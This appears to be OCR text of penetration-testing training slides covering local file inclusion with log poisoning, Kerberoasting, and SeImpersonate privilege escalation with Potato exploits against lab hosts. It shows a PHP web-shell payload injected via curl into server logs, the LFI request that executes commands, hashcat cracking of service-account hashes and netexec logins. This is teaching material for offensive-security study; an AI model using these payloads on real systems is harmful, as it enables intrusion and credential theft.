
# Local File Inclusion – Log Poisoning

Log poisoning is a web app Hacking attack where we can inject code into web server logs, then activate that code by accessing the log files with local file inclusion

# Local File Inclusion – Log Poisoning




When performing a log poisoning attack, the first step is to make sure we can access log files via local file inclusion

# Local File Inclusion – Log Poisoning

```
curl -vv -X "<?php echo passthru(\$_GET['cmd']);?>" http://tripladvisor
22:01.288953 [0-0] * Host tripladvisor:8080 was resolved.
22:01.289084 [0-0] * IPv6: (none)
22:01.289206 [0-0] * IPv4: 192.168.200.10
22:01.289240 [0-0] * [SETUP] added
22:01.289282 [0-0] *   Trying 192.168.200.10:8080 ...
22:01.290740 [0-0] * Connected to tripladvisor (192.168.200.10) port 808
22:01.290780 [0-0] * using HTTP/1.x
22:01.290885 [0-0] > <?php echo passthru($_GET['cmd']);?> /wordpress/ HT
22:01.290885 [0-0] > Host: tripladvisor:8080
```

The second step is to inject code into the webserver logs through an HTTP request

# Local File Inclusion – Log Poisoning

```
/ajax_shortcode_pattern.php?ajax_path=C:\xampp\apache\logs\access.log&cmd=dir
```

```
133  Directory of C:\xampp\htdocs\wordpress\wp-content\plugins\editor\editor\extensions\pagebuilder\includes
134
135 01/28/2025  10:30 PM    <DIR>          .
136 01/28/2025  10:30 PM    <DIR>          ..
137 06/30/2024  09:00 AM             9,400 ajax_shortcode_pattern.php
138 01/28/2025  10:30 PM
139 06/30/2024  09:00 AM            26,382 pagebuilder-options-manager.class.php
140 06/30/2024  09:00 AM            68,418 pagebuilder.class.php
141 06/30/2024  09:00 AM             5,561 pagebuildermodules.class.php
142 06/30/2024  09:00 AM            34,306 pb-shortcodes.class.php
143 06/30/2024  09:00 AM            16,293 pb-skin-loader.class.php
144                7 File(s)        219,752 bytes
145                2 Dir(s)  23,848,456,192 bytes free
146  /wordpress/ HTTP/1.1" 400 943 "-" "curl/8.11.1"
147 192.168.200.6 - - [28/Jan/2025:22:22:50 -0800] "GET /wordpress/wp-content/plugins/editor/editor/extension
    \access.log?cmd=whoami HTTP/1.1" 200 72 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Fir
```

And the third step is to access the webserver logs through local file inclusion, which activates the code

# Active Directory - Kerberoasting

```
└─$ hashcat -m13100 output.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RE
latform #1 [The pocl project]
```

```
└─$ nxc smb 192.168.200.12 -u 'file_svc' -p '[redacted]'
SMB         192.168.200.12  445    DC01            [*] Windows Server 2022 Build 20348 x64 (nam
:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         192.168.200.12  445    DC01            [+] SOUPEDECODE.LOCAL\file_svc:[redacted]!!
```

And if successful, we can use a program to crack the password hashes for the SPN accounts for increased access to the AD joined hosts

# Privilege Escalation
# SeImpersonate Privilege

```
Nombre de privilegio
═══════════════════════════════
SeAssignPrimaryTokenPrivilege
SeIncreaseQuotaPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeCreateGlobalPrivilege
```

The SeImpersonate privilege is a feature which allows a user to perform commands in the context of other users

# Privilege Escalation
# SeImpersonate Privilege

```
c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool
```

This privilege is typically associated with service accounts, like IIS, SQL Server, and with Administrator accounts

# Privilege Escalation
# SeImpersonate Privilege

```
Nombre de privilegio
═══════════════════════════════
SeAssignPrimaryTokenPrivilege
SeIncreaseQuotaPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeCreateGlobalPrivilege
```

Using SeImpersonate, attackers can elevate privileges to SYSTEM or Administrator level, either through Token Theft and / or Named Pipes

# SeImpersonate – Potato Exploit

The Potato-familiy of Windows exploits all leverage the SeImpersonate privilege in different ways to achieve elevated access on Windows targets

# Potato Exploit – JuicyPotato

Which Potato exploit to use on a target largely depends on the version of Windows being used. In this case, we'll be using the Juicy Potato variant